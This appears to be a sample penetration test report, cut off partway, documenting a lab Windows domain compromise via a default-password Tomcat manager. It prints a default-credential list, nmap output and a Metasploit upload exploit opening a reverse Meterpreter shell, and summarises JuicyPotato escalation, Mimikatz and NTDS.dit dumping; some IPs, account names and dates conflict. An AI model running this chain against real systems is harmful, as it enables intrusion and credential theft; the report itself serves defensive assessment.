LAST TOWER SOLUTIONS
Cybersecurity Consulting Services

June 23rd, 2023

Internal Network Test Sample

Written by:
Mark Gladstone

Prepared for:
Sample Company

Last Tower Solutions Contacts

Consultant(s)

Mark Gladstone

Lead Security Consultant

Phone Number

mark.gladstone@lasttowersolutions.com

Project Management

Claude Davis

Lead Project Manager

Phone Number

Claude.davis@lasttowersolutions.com

Table of Contents:

Executive Summary

Last Tower Solutions conducted an Internal Network Penetration Test from Jan 10th to Jan 12th, 2023. This test was designed to provide Test with an independent, point-in-time assessment of Internal Network Penetration Test vulnerabilities.

Assessment Synopsis

During the assessment, Last Tower Solutions enumerated the hosts running on the network at 192.168.22.0/24. and identified a vulnerable instance of tomcat web server running on the host at 192.168.22.150. Last Tower Solutions was able to guess the weak default password for manager access and with that access Last Tower Solutions used a known exploit to upload a file to the web server and execute it leading to remote code execution and a reverse shell connection acting as the tomcat user. With this access, Last Tower Solutions identified the insecure Seimpersonate privilege was enabled under the tomcat service and proceeded to utilize this to escalate privileges to the system account using the JuicyPotatoe exploit. With this access Last Tower Solutions was able to dump passwords from memory from the machine including the greg.smith.adm account which was a domain administrator. Furthermore, Last Tower Solutions logged into the domain controller at 192.168.22.101 and dumped the NTDS.dit file with password hashes of all the domain users.

Scope

Last Tower Solutions tested the 192.168.1.0/24 network.

Constraints

Last Tower Solutions was required to complete the test within six hours and report by 1/15/2023.

Assessment Data

Dates: 01/10/2023 to 01/13/2023
Level of Effort: 3 days
Consultant(s): Mark Gladstone

Assessment Findings

The following section provides a high-level overview of key assessment findings and recommendations:

Key Findings

- **Critical Severity - Tomcat Weak or Default Password:** Last Tower Solutions was able to compromise the tomcat web server by guessing a weak default password for the account on 192.168.22.150:8080. Access to this manager account ultimately led to remote code execution and a reverse shell with access to the machine.
- **High Severity - Excessive Number of Privileged Accounts:** The george.smith.adm account possessed excessive privileges which allowed Last Tower Solutions to login and compromise the domain controller.
- **High Severity -Privilege Escalation:** The host at 192.168.22.150 had the Seimpersonate privilege enabled on the vulnerable Tomcat service. This allowed Last Tower Solutions to escalate privileges to the system level with the Juicy Potato exploit.
- **High Severity - Cached Credentials Recovered from LSASS:** Cached credentials were recovered from memory but running the Mimikatz executable on the target host at 192.168.22.150 to gain domain administrator credentials.
- **High Severity - Weak Domain Passwords:** The account for george.smith.adm does not meet modern day password requirements especially for a domain administrator account.
- **High Severity - Insufficient Egress Packet Filtering:** During the assessment there was no firewall prevention from scans or connections being made to attacking machines with different IP addresses.

Key Recommendations

- **Critical Severity - Tomcat Weak or Default Password:** Use the ‘tomcat-users.xml’ configuration file, located in the ‘Conf’ directory of the Tomcat installation folder, to configure Tomcat user credentials. Change any default credentials, and ensure that complex passwords are used for any other accounts that might be added or enabled. Last Tower Solutions recommends ensuring to create secure non-default passwords for other external or internal entities as well

- High Severity - **Excessive Number of Privileged Accounts:**Reduce the number of accounts with Domain Administrator privileges, or other high privilege group, and limit this group as much as possible.
- High Severity - **Privilege Escalation:** Disable the Seimpersonate privilege on less secure accounts and in this case the tomcat service account. Enact the security practice of least privilege on the windows machine and network.
- High Severity - **Cached Credentials Recovered from LSASS:** Ensure users are in the protected users group. Limit the use of Local Administrative privileges for users, and ensure that Local Administrator credentials are not reused between hosts.
- High Severity - **Weak Domain Passwords:** Enforce a strong password policy for domain accounts to prevent malicious actors from compromising domain users credentials.
- High Severity - **Insufficient Egress Packet Filtering:** Implement a default deny all egress filtering policy, only allowing outbound traffic through defined ports with proper authorization.

Threat Ranking Methodology

Last Tower Solutions's testing and vulnerability threat rankings are aligned to industry-proven NIST 800-30 threat rankings methodology. The following section outlines the NIST-based scoring methodology applied to the assessment findings:

Impact

Likelihood

	Informational	Low	Moderate	High	Critical
High	Informational	Low	Moderate	High	Critical
Moderate	Informational	Low	Moderate	Moderate	High
Low	Informational	Low	Low	Moderate	Moderate

Threat Likelihood

- **High:** A malicious actor is highly likely to initiate the threat event.
- **Moderate:** A malicious actor is somewhat likely to initiate the threat event.
- **Low:** A malicious actor is unlikely to initiate the threat event.

Threat Impact

- **Critical:** The threat event could be expected to have multiple severe or catastrophic adverse effects on organizational operations, assets, individuals, and other organizations.
- **High:** The threat event could be expected to have severe or catastrophic adverse effects on organizational operations, assets, individuals, and other organizations.
- **Moderate:** The threat event could be expected to have serious adverse effects on organizational operations, assets, individuals, and other organizations.
- **Low:** The threat event could be expected to have limited adverse effects on organizational operations, assets, individuals, and other organizations.
- **Informational:** The threat event could be expected to have negligible effects on organizational operations, assets, individuals, and other organizations.

Level of Risk

- **Critical:** The threat event could be expected to have multiple severe or catastrophic adverse effects on organizational operations, assets, individuals, and other organizations.
- **High:** The threat event could be expected to have severe or catastrophic adverse effects on organizational operations, assets, individuals, and other organizations.
- **Moderate:** The threat event could be expected to have serious adverse effects on organizational operations, assets, individuals, and other organizations.
- **Low:** The threat event could be expected to have limited adverse effects on organizational operations, assets, individuals, and other organizations.
- **Informational:** The threat event could be expected to have negligible effects on organizational operations, assets, individuals, and other organizations.

Note: See NIST's comprehensive methodology for more information:
https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-30r1.pdf

Assessment Storyboard


This section explains the steps that Last Tower Solutions took to Achieve Domain Administrator Access.

Enumeration and Accessing Tomcat

Last Tower Solutions began the assessment by enumerating the network hosts using the netdiscover tool and identified one of the IP addresses as 192.168.1.150, as shown in figure 1:

Netdiscover Target Network:

```
sudo netdiscover -i tap0 -r 192.168.22.0/24
```




```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 5 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 210
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.22.1    00:15:5d:15:04:04      1      42  Microsoft Corporation
 192.168.22.10   00:15:5d:15:04:05      1      42  Microsoft Corporation
 192.168.22.100  00:15:5d:15:04:02      1      42  Microsoft Corporation
 192.168.22.101  00:15:5d:15:04:00      1      42  Microsoft Corporation
 192.168.22.150  00:15:5d:15:04:01      1      42  Microsoft Corporation


┌──(kali㉿kali)-[~]
└─$ 
```

Figure 1: Netdiscover Identifying host at 192.168.22.150

Last Tower Solutions proceeded to scan all the ports on the host using nmap and identified that port 8080 was open and running and running HTTP, as shown in figure 2:

Nmap All Ports on Target Host:


```
sudo nmap -p- 192.168.22.150
```



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- 192.168.22.150
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-10 13:24 EST
Nmap scan report for 192.168.22.150
Host is up (0.064s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
8080/tcp  open  http-proxy
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49169/tcp open  unknown
MAC Address: 00:15:5D:15:04:01 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 213.92 seconds
```

Figure 2: Nmap Output Identifying Port 8080

Last Tower Solutions then used the Firefox browser to navigate to the site at 192.168.22.150:8080 and identified that a Tomcat web server was running. Last Tower Solutions was able to guess the default user and password of “tomcat:tomcat” to the manager interface and login after referencing a list of default passwords, as shown in figure 3, figure 4, and figure 5 :




Apache Tomcat Default Credentials

Username	Password
admin	password
admin	
admin	Password1
admin	password1
admin	admin
admin	tomcat
both	tomcat
manager	manager
role1	role1
role1	tomcat
role	changethis
root	Password1
root	changethis
root	password
root	password1
root	r00t
root	root
root	toor
tomcat	tomcat

Figure 3: Common Default Tomcat Users and Passwords

Firefox Url:

```
192.168.22.150:8080
```



192.168.22.150:8080

This site is asking you to sign in.

Username: tomcat

Password: ••••••

Figure 4: Guessing The Tomcat Manager User and Password of “tomcat:tomcat”


192.168.22.150:8080/manager/html

Tomcat Web Application Manager

Message: OK

Manager

List Applications | HTML Manager Help | Manager Help

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes


Figure 5: Logged in As the Tomcat Manager Account

Exploiting Tomcat and Privilege Escalation

After accessing the Tomcat manager account Last Tower Solutions continued to exploit the server by using the Metasploit Tomcat manager upload exploit to upload a file and execute it to return a reverse shell, as shown in figure 6:

Metasploit Tomcat Manager Upload Exploit:

```
Msfconsole
use exploit/multi/http/tomcat_mgr_upload
set HttpUsername tomcat
set HttpPassword tomcat
set RPORT 8080
set RHOSTS 192.168.22.150
set LHOST 192.168.22.3
set LPORT 4444
run
```




```
f6 exploit(multi/http/tomcat_mgr_upload) > show options

dule options (exploit/multi/http/tomcat_mgr_upload):

 Name         Current Setting  Required  Description
 ----         ---------------  --------  -----------
 HttpPassword tomcat           no        The password for the specified username
 HttpUsername tomcat           no        The username to authenticate as
 Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]
 RHOSTS       192.168.22.150   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
 RPORT        8080             yes       The target port (TCP)
 SSL          false            no        Negotiate SSL/TLS for outgoing connections
 TARGETURI    /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be used)
 VHOST                         no        HTTP server virtual host


yload options (java/meterpreter/reverse_tcp):

 Name   Current Setting  Required  Description
 ----   ---------------  --------  -----------
 LHOST  192.168.22.3     yes       The listen address (an interface may be specified)
 LPORT  4444             yes       The listen port


ploit target:

 Id  Name
 --  ----
 0   Java Universal


ew the full module info with the info, or info -d command.

f6 exploit(multi/http/tomcat_mgr_upload) > run

] Started reverse TCP handler on 192.168.22.3:4444
] Retrieving session ID and CSRF token ...
] Uploading and deploying zh1p4qskutuBYxlesL071OjE8v ...
] Executing zh1p4qskutuBYxlesL071OjE8v ...
] Undeploying zh1p4qskutuBYxlesL071OjE8v  ...
] Undeployed at /manager/html/undeploy
] Sending stage (58829 bytes) to 192.168.22.150
] Meterpreter session 1 opened (192.168.22.3:4444 → 192.168.22.150:49211) at 2023-01-10 13:27:39 -0500

terpreter > whoami
] Unknown command: whoami
terpreter > ls
sting: C:\tomcat\apache-tomcat-8.5.50
=====================================

de                Size   Type  Last modified              Name
-                 ----   ----  -------------              ----
0776/rwxrwxrw-    19882  fil   2019-12-07 14:21:26 -0500  BUILDING.txt
```

Figure 6: Successful Tomcat Manager Upload Exploit and Shell

With this access, Last Tower Solutions then used the “whoami /priv” command to identify that the SeimpersonatePrivlege was enabled, as shown in figure 7:

Whoami /priv Command:

